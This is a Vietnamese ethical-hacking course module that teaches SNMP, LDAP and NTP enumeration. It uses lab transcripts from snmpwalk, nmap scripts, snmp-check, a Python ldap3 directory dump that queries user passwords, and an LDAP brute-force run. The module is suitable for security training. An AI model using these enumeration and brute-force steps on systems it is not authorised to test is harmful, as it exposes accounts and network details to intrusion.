


Illustration of the working of SNMP

- **SNMP manager (host X, 10.10.2.1)** sử dụng lệnh **GetRequest** để gửi yêu cầu tới **SNMP agent (host Y, 10.10.2.15)**. Để thực hiện bước này, manager sử dụng thư

viên dịch vụ SNMP chặng hạn như thư viện *Microsoft SNMP Management API* (*Mgmtapi.dll*) hoặc thư viện *Microsoft WinSNMP API* (*Wsnmp32.dll*).

- Agent nhận thông báo và xác minh xem giá trị *community string* (**Compinfo**) có trên MIB của nó hay không.
- Nếu agent không tìm thấy *community string*, nó sẽ gửi một *SNMP error trap* đến đích được chỉ định đó là host Z.
- SNMP tạo một thông báo SNMP trả về có chứa số phiên hoạt động và địa chỉ IP đích (10.10.2.1) của trình SNMP manager là host X.
- Host Y gửi phản hồi cho Host X.

Management Information Base (MIB)

MIB là một cơ sở dữ liệu chứa mô tả về tất cả các đối tượng mạng (network objects) mà giao thức SNMP quản lý. Nó là một tập hợp các thông tin được tổ chức theo thứ bậc. Các phần tử MIB được nhận dạng bằng cách sử dụng mã định danh đối tượng (*OID – object identifiers*). Một OID là tên được đặt cho một đối tượng. OID có thể xác định duy nhất một đối tượng trong hệ thống phân cấp MIB.

Các đối tượng do MIB quản lý bao gồm **các đối tượng vô hướng**, xác định một đối tượng đơn lẻ hoặc các đối tượng dạng bảng. OID bao gồm **loại đối tượng** (object type) chặng hạn như counter, string hoặc address, **mức truy cập** (access-level) (chặng hạn như read hoặc read/write), **giới hạn kích thước và phạm vi**.

Một số MIBs chính:

- **DHCP.MIB**: theo dõi lưu lượng mạng giữa máy chủ DHCP và máy remote
- **HOSTMIB.MIB**: theo dõi và quản lý tài nguyên
- **LNMIB2.MIB**: chứa các loại đối tượng cho các dịch vụ máy trạm và máy chủ
- **MIB_II.MIB**: quản lý Internet dựa trên TCP/IP
- **WINS.MIB**: dành cho Windows Internet Name Service (WINS)

SNMP Enumeration

Sử dụng SnmpWalk

SnmpWalk là một công cụ dòng lệnh giúp attacker quét nhiều node SNMP agent nhanh chóng và xác định nhanh các biến có sẵn. Sử dụng công cụ này, attacker nhắm mục tiêu vào node gốc để có thể tìm nạp thông tin từ tất cả các node phụ như router và switch.

Attacker chạy lệnh sau để lấy thông tin SNMP từ thiết bị đích:

```
snmpwalk -v1 -c <community string> <Target IP Address>
```

Kết quả như hình bên dưới:

```
snmpwalk -v1 -c public 10.10.1.22 - Parrot Terminal
[attacker@parrot]~[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[-]/home/attacker
#snmpwalk -v1 -c public 10.10.1.22
iso.3.6.1.2.1.1.0 = STRING: "Hardware: Intel64 Family 6 Model 85 Stepping 7 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 20348 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.3
iso.3.6.1.2.1.1.3.0 = Timeticks: (2890071323) 334 days, 11:58:33.23
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "Server2022.CEH.com"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 24
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.4 = INTEGER: 4
iso.3.6.1.2.1.2.2.1.1.5 = INTEGER: 5
iso.3.6.1.2.1.2.2.1.1.6 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.1.7 = INTEGER: 7
iso.3.6.1.2.1.2.2.1.1.8 = INTEGER: 8
iso.3.6.1.2.1.2.2.1.1.9 = INTEGER: 9
iso.3.6.1.2.1.2.2.1.1.10 = INTEGER: 10
iso.3.6.1.2.1.2.2.1.1.11 = INTEGER: 11
iso.3.6.1.2.1.2.2.1.1.12 = INTEGER: 12
iso.3.6.1.2.1.2.2.1.1.13 = INTEGER: 13
```

Screenshot of SnmpWalk

Lệnh để thực hiện SNMP enumeration trong trường hợp sử dụng phiên bản SNMPv2:

snmpwalk -v2c -c <community string> <Target IP Address>

Lệnh để tìm kiếm ứng dụng đã được cài:

snmpwalk -v2c -c <community string> <Target IP Address> hrSWInstalledName

Lệnh để xác định dung lượng bộ nhớ RAM trên máy đích:

snmpwalk -v2c -c <community string> <Target IP Address> hrMemorySize

Lệnh để thay đổi OID thành một giá trị khác:

snmpwalk -v2c -c <community string> <Target IP Address> <OID> <New Value>

Lệnh thay đổi sysContact OID:

snmpwalk -v2c -c <community string> <Target IP Address> sysContact <New Value>

Sử dụng nmap

Attacker sử dụng tập lệnh **snmp-processes** của **Nmap Scripting Engine (NSE)** để truy xuất thông tin từ SNMP.

nmap -sU -p 161 --script=snmp-processes <Target IP Address>

Lưu ý: port 161 là port của SNMP.

```
nmap -sU -p 161 --script=snmp-processes 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
#nmap -sU -p 161 --script=snmp-processes 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 00:36 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00069s latency).

PORT      STATE SERVICE
161/udp    open  snmp
| snmp-processes:
|_ 1:
|   Name: System Idle Process
|_ 4:
|   Name: System
|_ 100:
|   Name: Registry
|_ 380:
|   Name: smss.exe
|_ 460:
|   Name: svchost.exe
|   Path: C:\Windows\system32\
|   Params: -k DcomLaunch -p -s LSM
|_ 500:
|   Name: svchost.exe
|   Path: C:\Windows\system32\
|   Params: -k LocalService -s W32Time
|_ 508:
|   Name: csrss.exe
```

Screenshot of Nmap using the snmp-processes NSE script

Sử dụng snmp-check

snmp-check là một công cụ mã nguồn mở được phân phối theo **GNU General Public License (GPL)**. Mục tiêu của nó là tự động hóa quá trình thu thập thông tin trên thiết bị nào hỗ trợ SNMP (Windows, Unix, thiết bị mạng, máy in, ...). **snmp-check** liệt kê và xuất đầu ra ở dạng con người có thể đọc được. Nó có thể áp dụng cho tấn công thâm nhập thử nghiệm hoặc giám sát hệ thống.

```
File Edit View Search Terminal Help
[root@parrot]# snmp check 10.10.1.22
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.1.22:161 using SNMPv1 and community 'public'

[*] System information:

Host IP address : 10.10.1.22
Hostname : Server2022.CEH.com
Description : Hardware: Intel64 Family 6 Model 85 Stepping 7 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 20348 Multiprocessor Free)
Contact :
Location :
Uptime snmp : 01:50:32.79
Uptime system : 334 days, 10:33:44.95
System date : 2022-3-25 05:41:08.2
Domain : CEH

[*] User accounts:

Guest
jason
Martin
Shiela
krbtgt
Administrator
```

Sử dụng snmp-check để thu thập thông tin hệ thống và tài khoản người dùng

Attacker sử dụng công cụ này để thu thập thông tin về mục tiêu, như thông tin liên hệ, thông tin mô tả, quyền ghi, tên miền, thông tin phần cứng, thông tin lưu trữ, tên máy chủ, thông kê IIS, IP forwarding, lắng nghe port UDP, cổng mạng, dịch vụ mạng, thông tin định tuyến, thời gian hoạt động của hệ thống, kết nối TCP, tổng dung lượng RAM, thời gian hoạt động, tài khoản người dùng, ...

```
File Edit View Search Terminal Help
[*] Network information:
IP forwarding enabled      : no
Default TTL                 : 128
TCP segments received        : 71684
TCP segments sent           : 27999
TCP segments retrans        : 0
Input datagrams             : 55256
Delivered datagrams         : 55066
Output datagrams            : 20500

[*] Network interfaces:
Interface      : [ up ] Software Loopback Interface 1
Id             : 1
Mac Address   : ::::::
Type           : softwareLoopback
Speed          : 1073 Mbps
MTU            : 1500
In octets     : 0
Out octets    : 0


Interface      : [ down ] Microsoft 6to4 Adapter
Id             : 2
Mac Address   : ::::::
Type           : unknown
Speed          : 0 Mbps
MTU            : 0
In octets     : 0
Out octets    : 0
```

Sử dụng `snmp-check` để thu thập thông tin kết nối mạng và interface

SoftPerfect Network Scanner

SoftPerfect Network Scanner có thể ping máy tính, quét port, truy xuất thông tin về thiết bị mạng thông qua Windows Management Instrumentation (WMI), SNMP, HTTP, SSH và PowerShell. Nó cũng có thể quét các dịch vụ từ xa, quét registry, file và bộ đếm hiệu suất; cung cấp các tùy chọn lọc và hiển thị linh hoạt; và xuất kết quả NetScan sang nhiều định dạng khác nhau, như XML hay JSON.

Ngoài ra, **SoftPerfect Network Scanner** có thể kiểm tra port và hiển thị kết quả port đó đang mở hay là không. Ngoài ra, nó có thể phân giải máy chủ và tự động phát hiện các dải IP. Nó còn hỗ trợ tắt máy từ xa và Wake-on-LAN.



Screenshot of SoftPerfect Network Scanner

Ngoài ra còn có một số công cụ khác:

- Network Performance Monitor (<https://www.solarwinds.com>)
- OpUtils (<https://www.manageengine.com>)
- PRTG Network Monitor (<https://www.paessler.com>)
- Engineer's Toolset (<https://www.solarwinds.com>)

LDAP Enumeration

Lightweight Directory Access Protocol (LDAP) là một giao thức Internet để truy cập các dịch vụ thư mục phân tán. LDAP truy cập danh sách thư mục trong Active Directory hoặc từ các dịch vụ thư mục khác. LDAP là một dạng thư mục phân cấp hoặc logic, tương tự như sơ đồ tổ chức của công ty. Dịch vụ thư mục có thể cung cấp ở cấu trúc phân cấp và logic, ví dụ như email công ty. LDAP sử dụng DNS để tra cứu nhanh và xử lý nhanh các truy vấn.

Máy khách bắt đầu phiên LDAP bằng cách kết nối với Directory System Agent (DSA), thường là trên port **TCP 389** và gửi yêu cầu tới DSA. Định dạng *Basic Encoding Rules (BER)* được sử dụng để truyền thông tin giữa máy khách và máy chủ. Attacker có thể truy vấn ẩn danh dịch vụ LDAP để biết thông tin nhạy cảm như username, địa chỉ, ...

LDAP Enumeration thủ công

Attacker có thể liệt kê LDAP thủ công bằng Python. Các bạn có thể thực hiện theo các bước dưới đây để thực hiện liệt kê LDAP thủ công bằng Python:

Sử dụng Nmap, kiểm tra xem máy chủ LDAP có đang lắng nghe port 389 đối với LDAP và cổng 636 đối với secure LDAP hay không? Nếu có thì chúng ta thực hiện việc enumeration bằng câu lệnh:

```
pip3 install ldap3
```

Tạo một đối tượng máy chủ (server). Nếu máy chủ đích đang lắng nghe trên secure LDAP, thì ta chỉ định `use_ssl = True`. Truy xuất Directory System Agent (DSA) bằng cách chỉ định `get_info = ldap3.ALL`. Sau đó tạo một connection object tên là `connection`, gọi tới hàm `bind()`. Nếu kết nối thành công, thì sẽ hiển thị `True`.

```
import ldap3
```

```
server = ldap3.Server('Target IP Address', get_info=ldap3.ALL, port=389)  
connection = ldap3.Connection(server)  
connection.bind()
```

```
True
```

Sau đó ta có thể tìm nạp thông tin như domain name cách gõ `server.info`.

```
python3 - Parrot Terminal  
[attacker@parrot] ~  
$ sudo su  
[sudo] password for attacker:  
[root@parrot] ~  
# python3  
Python 3.9.2 (default, Feb 28 2021, 17:03:44)  
[GCC 10.2.1 20210110] on linux  
Type "help", "copyright", "credits" or "license" for more information.  
>>> import ldap3  
>>> server=ldap3.Server('10.10.1.22',get_info=ldap3.ALL,port=389)  
>>> connection=ldap3.Connection(server)  
>>> connection.bind()  
True  
>>> server.info  
DSA info (from DSE):  
Supported LDAP versions: 3, 2  
Naming contexts:  
  DC=CEH,DC=com  
  CN=Configuration,DC=CEH,DC=com  
  CN=Schema,CN=Configuration,DC=CEH,DC=com  
  DC=DomainDnsZones,DC=CEH,DC=com  
  DC=ForestDnsZones,DC=CEH,DC=com  
Supported controls:  
  1.2.840.113556.1.4.1338 - Verify name - Control - MICROSOFT  
  1.2.840.113556.1.4.1339 - Domain scope - Control - MICROSOFT  
  1.2.840.113556.1.4.1340 - Search options - Control - MICROSOFT  
  1.2.840.113556.1.4.1341 - RODC DCpromo - Control - MICROSOFT  
  1.2.840.113556.1.4.1413 - Permissive modify - Control - MICROSOFT  
  1.2.840.113556.1.4.1504 - Attribute scoped query - Control - MICROSOFT  
  1.2.840.113556.1.4.1852 - User quota - Control - MICROSOFT
```

Screenshot showing LDAP enumeration using Python script

Sau khi có naming context, ta truy xuất tất cả các đối tượng thư mục bằng cách sử dụng:

```
connection.search(search_base='DC=D0MAIN,DC=DOMAIN',  
search_filter='(&(objectClass=*))', search_scope='SUBTREE', attributes='*')
```

```
True
```

connection.entries

Kết quả:

```
python3 - Parrot Terminal
File Edit View Search Terminal Help
>>> connection.search(search_base='DC=CEH,DC=com',search_filter='(&(objectclass*))',search_scope='SUBTREE',attributes='*')
True
>>> connection.entries
[DN: DC=CEH,DC=com - STATUS: Read - READ TIME: 2022-03-29T06:50:11.036562
 auditingPolicy:
 creationTime: 132930309893191915
 dSASignature: b'\x01\x00\x00\x00(\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0e\x89\xc2D\xf5!\x9fM\x9cd\xd8X\x91dB\xbf'
 dSCorePropagationData: 16010101000000.0Z
 dc: CEH
 distinguishedName: DC=CEH,DC=com
 fsmORoleOwner: CN=NTDS Settings,CN=SERVER2022,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=CEH,DC=com
 forceLogoff: -9223372036854775808
 gPLink: [LDAP://CN={31B2F340-016D-11D2-945F-00C04FB9B4F9},CN=Policies,CN=System,DC=CEH,DC=com;0]
 instanceType: 5
 isCriticalSystemObject: TRUE
 lockOutObservationWindow: -180000000000
 lockoutDuration: -180000000000
 lockoutThreshold: 0
 masteredBy: CN=NTDS Settings,CN=SERVER2022,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=CEH,DC=com
 maxPwdAge: -9223372036854775808
 minPwdAge: 0
 minPwdLength: 0
 modifiedCount: 1
 modifiedCountAtLastProm: 0
 ms-DS-MachineAccountQuota: 10
 msDS-AllUsersTrustQuota: 1000]
```

Screenshot showing output of LDAP enumeration

Bây giờ, ta sử dụng đoạn mã sau để kết xuất toàn bộ LDAP:

```
connection.search(search_base='DC=DOMAIN,DC=DOMAIN',
search_filter='(&(objectClass=person))', search_scope='SUBTREE',
attributes='userPassword')
```

True

connection, entries

LDAP Enumeration tự động

Attacker sử dụng **ldap-brute** NSE script để brute-force LDAP. Theo mặc định, nó sử dụng danh sách username/password tích hợp sẵn. Các đối số **userdb** và **passdb** có thể được sử dụng để sử dụng danh sách tùy chỉnh.

```
nmap -p 389 --script ldap-brute --script-args ldap.base='cn=users,dc=CEH,dc=com' 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

PORT      STATE SERVICE
389/udp open  ldap
MAC Address: 00:15:5D:01:80:02 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
[root@parrot]# /home/attacker/nmap -p 389 --script ldap-brute --script-args ldap.base='cn=users,dc=CEH,dc=com' 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 06:09 EDT
Nmap scan report for 10.10.1.22
Host is up (0.0014s latency).

PORT      STATE SERVICE
389/tcp open  ldap
| ldap-brute:
|   cn=root,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=admin,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=administrator,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=webadmin,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=sysadmin,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=netadmin,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=guest,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=user,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=web,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=test,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
MAC Address: 00:15:5D:01:80:02 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

Screenshot showing output of the Nmap Idap-brute NSE script

Công cụ Softerra LDAP Administrator

Có nhiều công cụ liệt kê LDAP truy cập vào Active Directory (AD) hoặc các dịch vụ thư mục khác. **Softerra LDAP Administrator** là một công cụ quản trị LDAP hoạt động với các máy chủ LDAP như *Active Directory (AD)*, *Novell Directory Services* và *Netscape/iPlanet*. Nó duyệt và quản lý các thư mục LDAP.

The screenshot shows the Softerra LDAP Administrator interface. The left pane displays a tree view of the directory structure under 'Scope Pane'. The 'Production' node is expanded, showing 'example.com' which further expands to 'OU=London Office'. The right pane lists users under 'example.com/OU=London Office'. The table has columns for 'Name', 'Value', 'mail', and 'department'. It is divided into two sections: 'Disabled (4)' and 'Enabled (54)'. The 'Enabled' section contains 54 entries, each showing a user's first name, last name, email address, and department.

Name	Value	mail	department
Disabled (4)			
• CN	Maya Bibi	m.bibi@example.com	IT
• CN	Sofia Hope	s.hope@example.com	Accounting
• CN	Toby Allan	t.allan@example.com	Accounting
• CN	Toby Lynch	t.lynn@example.com	IT
Enabled (54)			
• CN	Aaron Barton	a.barton@example.com	IT
• CN	Abigail Murphy	a.murphy@example.com	Sales
• CN	Alexander Holt	a.holt@example.com	IT
• CN	Alexander Marsden	a.marsden@example.com	Accounting
• CN	Alexandra Flynn	a.flynn@example.com	Sales
• CN	Alice Iqbal	a.iqbal@example.com	IT
• CN	Amelia Owen	a.owen@example.com	HR
• CN	Amy Lucas	a.lucas@example.com	HR
• CN	Annie Douglas	a.douglas@example.com	Sales
• CN	Anthony Gough	a.gough@example.com	Accounting
• CN	Charlie Todd	c.todd@example.com	IT
• CN	Charlotte Rowe	c.rowe@example.com	Sales
• CN	Chelsea Hyde	c.hyde@example.com	Sales

Screenshot of Softerra LDAP Administrator

Mô-đun 4. Phần 4. NTP và NFS Enumeration

Người ta thường bỏ qua **Network Time Protocol (NTP)** khi phân tích bảo mật. Tuy nhiên, nếu được phân tích đúng cách, nó có thể cung cấp thông tin có giá trị cho attacker. Do đó, cần phải biết thông tin nào mà attacker có thể lấy được thông qua liệt kê NTP. Còn **Network File System (NFS)** được sử dụng để quản lý truy cập file từ xa. Việc liệt kê NFS giúp attacker thu thập thông tin như danh sách các client được kết nối với server NFS cùng với IP của chúng cũng như các thư mục chia sẻ chung.

NTP Enumeration

NTP được thiết kế để đồng bộ hóa thời gian. Nó sử dụng port UDP 123 làm port giao tiếp chính. NTP có thể duy trì thời gian trong phạm vi lỗi 10 ms qua Internet. Hơn nữa, nó có thể đạt được độ chính xác lên đến 200 micro seconds hoặc tốt hơn ở điều kiện lý tưởng. Sau đây là một số thông tin mà hacker có thể lấy được bằng cách liệt kê NTP:

- Danh sách các server được kết nối với NTP server
- Địa chỉ IP của client trong mạng, system name và OS
- IP mạng nội bộ nếu NTP server nằm trong vùng DMZ

Các bạn có thể xem các NTP server ở Việt Nam tại [đây](#).

Các lệnh thực hiện NTP enumeration

Một số lệnh liệt kê NTP như **ntpdate**, **ntptrace**, **ntpdc** và **ntpq** là những lệnh thường được sử dụng.

ntpupdate

Lệnh này thu thập số lượng mẫu thời gian từ một số time source. Cú pháp của nó như sau:


ntpdate [version] -46bBdqsuv] [-a key] [-e authdelay] [-k keyfile] [- [-p samples] [-t timeout] [-U user_name] server [...]

Trong đó:

-4	Force DNS resolution of given host names to the IPv4 namespace
-6	Force DNS resolution of given host names to the IPv6 namespace
-a key	Enable the authentication function/specify the key identifier to be used for authentication
-B	Force the time to always be slewed
-b	Force the time to be stepped
-d	Enable debugging mode
-e authdelay	Specify the processing delay to perform an authentication function
-k keyfile	Specify the path for the authentication key file as the string “keyfile”; the default is /etc/ntp/keys
-o version	Specify the NTP version for outgoing packets as an integer version, which can be 1 or 2; the default is 4
-p samples	Specify the number of samples to be acquired from each server, with values ranging from 1–8; the default is 4
-q	Query only; do not set the clock
-s	Divert logging output from the standard output (default) to the system syslog facility
-t timeout	Specify the maximum wait time for a server response; the default is 1 s
-u	Use an unprivileged port for outgoing packets
-v	Be verbose; logs ntpdate’s version identification string

ntpdate parameters and their respective functions

Ví dụ như hình sau:



```
[x]-[attacker@parrot]-[~]
$ntpdate -d 10.10.1.22
21 Mar 07:41:26 ntpdate[72982]: ntpdate 4.2.8p15@1.3728-o Wed Sep 23 11:46:38 UTC 2
020 (1)
Looking for host 10.10.1.22 and service ntp
host found : 10.10.1.22
transmit(10.10.1.22)
receive(10.10.1.22)
transmit(10.10.1.22)
receive(10.10.1.22)
transmit(10.10.1.22)
receive(10.10.1.22)
transmit(10.10.1.22)
receive(10.10.1.22)

server 10.10.1.22, port 123
stratum 5, precision -23, leap 00, trust 000
refid [86.77.84.80], root delay 0.000244, root dispersion 0.010193
reference time: e5e2e2db.4d87bdcf Mon, Mar 21 2022 7:41:15.302
originate timestamp: e5e2e2ec.a17fb4ec Mon, Mar 21 2022 7:41:32.630
transmit timestamp: e5e2e2ec.a14a0bbd Mon, Mar 21 2022 7:41:32.630
filter delay: 0.02805 0.02753 0.02626 0.02803
filter offset: -0.000347 -0.001205 -0.000676 -0.000396
delay 0.02626, dispersion 0.00035, offset -0.000676

21 Mar 07:41:32 ntpdate[72982]: adjust time server 10.10.1.22 offset -0.000676 sec
[x]-[attacker@parrot]-[~]
$
```

Screenshot of the ntpdate command, showing debugging information for a given IP

ntptrace

Công cụ này nhằm xác định NTP server lấy thời gian ở đâu và theo dõi chuỗi NTP server trả lại time source của nó. Attacker sử dụng lệnh này để theo dõi danh sách các NTP server được kết nối với mạng. Cú pháp như sau:

ntptrace [-n] [-m maxhosts] [servername/IP_address]

Trong đó:

- **-n:** không hiển thị hostname và IP
- **-m maxhosts:** đặt giá trị tối đa số lượng cấp độ trong chuỗi sẽ theo dõi

Ví dụ:

ntptrace

localhost: stratum 4, offset 0.0019529, synch distance 0.143235

10.10.0.1: stratum 2, offset 0.01142

73, synch distance 0.115554

10.10.1.1: stratum 1, offset 0.0017698, synch distance 0.011193

ntpd

Lệnh này truy vấn **ntpd daemon** nhằm lấy thông tin trạng thái hiện tại và yêu cầu thay đổi trạng thái đó. Attacker sử dụng lệnh này để truy xuất trạng thái và số liệu thống kê của từng NTP server được kết nối với mạng mục tiêu. Cú pháp như sau:

ntpdc [-46dilnps] [-c command] [hostname/IP_address]

Trong đó:

-4	Force DNS resolution of the given host name to the IPv4 namespace
-6	Force DNS resolution of the given host name to the IPv6 namespace
-d	Set the debugging mode to on
-c	Following argument is interpreted as an interactive format command; multiple -c options may be given
-i	Force ntpdc to operate in the interactive mode
-l	Obtain a list of peers known to the server(s); this switch is equivalent to -c listpeers
